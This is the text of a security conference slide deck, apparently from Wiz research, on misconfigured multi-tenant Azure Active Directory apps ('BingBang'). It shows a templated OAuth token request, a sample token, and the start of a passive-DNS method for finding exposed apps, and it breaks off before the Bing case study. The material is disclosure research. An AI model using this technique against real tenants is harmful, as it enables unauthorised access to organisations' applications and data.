

https://www.bing.com/

Microsoft Bing

BingBang!

Hacking Bing.com (and much more)
with Azure Active Directory

Hillai Ben-Sasson  @hillai

whoami

az ad signed-in-user show

- Hillai Ben-Sasson ([@hillai](#))
- Security Researcher at Wiz
- Microsoft Most Valuable Researcher
- Specialize in cloud security research

Cloud vulnerabilities experience


- **ChaosDB:** Cross-tenant database access in Azure Cosmos DB – [Black Hat Europe 2021](#)
- **OMIGOD:** Unauthenticated RCE as root in preinstalled agent – [RSA 2022](#)
- **ExtraReplica:** Cross-tenant database access in Azure PostgreSQL – [Black Hat USA 2022](#)
- **AttachMe:** Cross-tenant volume access in Oracle Cloud Infrastructure – [Blogpost, Sep 2022](#)
- **Hell's Keychain:** Supply-chain vulnerability in IBM Cloud Databases – [Blogpost, Dec 2022](#)
- **BrokenSesame:** Supply-chain vulnerability in Alibaba Cloud Databases – [Blogpost, Apr 2023](#)






Agenda

1. Azure Active Directory 101
2. AAD Flaws
3. Scanning the internet for fun and profit
4. Hacking Bing & Co – Microsoft case study
5. Aftermath and Takeaways

Identity 101



Identity 102





Azure Active Directory



Azure
~~Active Directory~~
Entra ID



Sign in

Email or phone

[Can't access your account?](#)

Next



Sign-in options


OAuth login request



Client

```
POST /{MY_TENANT_ID}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Testos/1.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

scope={APP_ID}/.default&client_id={CLIENT_ID}
&client_secret={CLIENT_SECRET}&grant_type=client_credentials
```



Server

OAuth token response



AAD Flaws

Identity provider *

Microsoft ✓

App registration

App registration type *

- Create new app registration
- Pick an existing app registration in this directory
- Provide the details of an existing app registration

Name * ⓘ

hillai-testos ✓

Supported account types *

- Current tenant - Single tenant
- Any Azure AD directory - Multi-tenant
- Any Azure AD directory & personal Microsoft accounts
- Personal Microsoft accounts only

Shared responsibility model

```
{  
  "ver": "2.0",  
  "aud": "c7bb4ab4-a370-4b06-aa53-bf0aeee15b80",  
  "iss": "https://login.microsoftonline.com/63d43bfd-1337-43f2-82d4-f67bd1fcf8ac/v2.0",  
  "tid": "63d43bfd-1337-43f2-82d4-f67bd1fcf8ac",  
  "oid": "c028ba59-3b92-1337-9caf-e00007af7c44",  
  "sub": "c028ba59-3b92-1337-9caf-e00007af7c44",  
  "iat": 1362663420,  
  "nbf": 1362663420,  
  "exp": 1337663420,  
  "aio": "RXZlcnloaw5nSXNTdGluZ2FibGU=",  
  "azp": "a156fa48-408b-4de4-1337-427b6c616e7b",  
  "azpacr": "1",  
  "rh": "SGlsbGFpV2FzSGVyZQ==",  
  "uti": "V2l6UmVzZWFnY2hSdWxleg=="  
}
```

OAuth login request

```
POST /{MY_TENANT_ID}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Testos/1.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

scope={APP_ID}/.default&client_id={CLIENT_ID}
&client_secret={CLIENT_SECRET}&grant_type=client_credentials
```

OAuth login request

```
POST /{MY_TENANT_ID}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Testos/1.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 107

scope={APP_ID}/.default&client_id={CLIENT_ID}
&client_secret={CLIENT_SECRET}&grant_type=client_credentials
```

OAuth login request

```
POST /{YOUR_TENANT_ID}/oauth2/v2.0/token HTTP/1.1
Host: login.microsoftonline.com
User-Agent: Testos/1.0
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 107


scope={APP_ID}/.default&client_id={CLIENT_ID}
&client_secret={CLIENT_SECRET}&grant_type=client_credentials
```




User = Hillai Ben-Sasson
Tenant = Wiz Research



User = Hillai Ben-Sasson
Tenant = Your company here



ACCESS DENIED



ACCESS GRANTED

AAD Flaws – Recap

1. Customer misconfigurations

- The checkbox of doom


2. Insufficient checks


- When is my tenant not really my tenant?

Scanning the internet for fun and profit

We have a theory

Let's test it out!








Azure
App Service


<https://.azurewebsites.net>

Let's hunt some subdomains

grep -r “” /internet

- Where do we find domains?
- Passive DNS
 - DNS query data streams
 - Sourced from ISPs, hosting providers and enterprises







Sign in

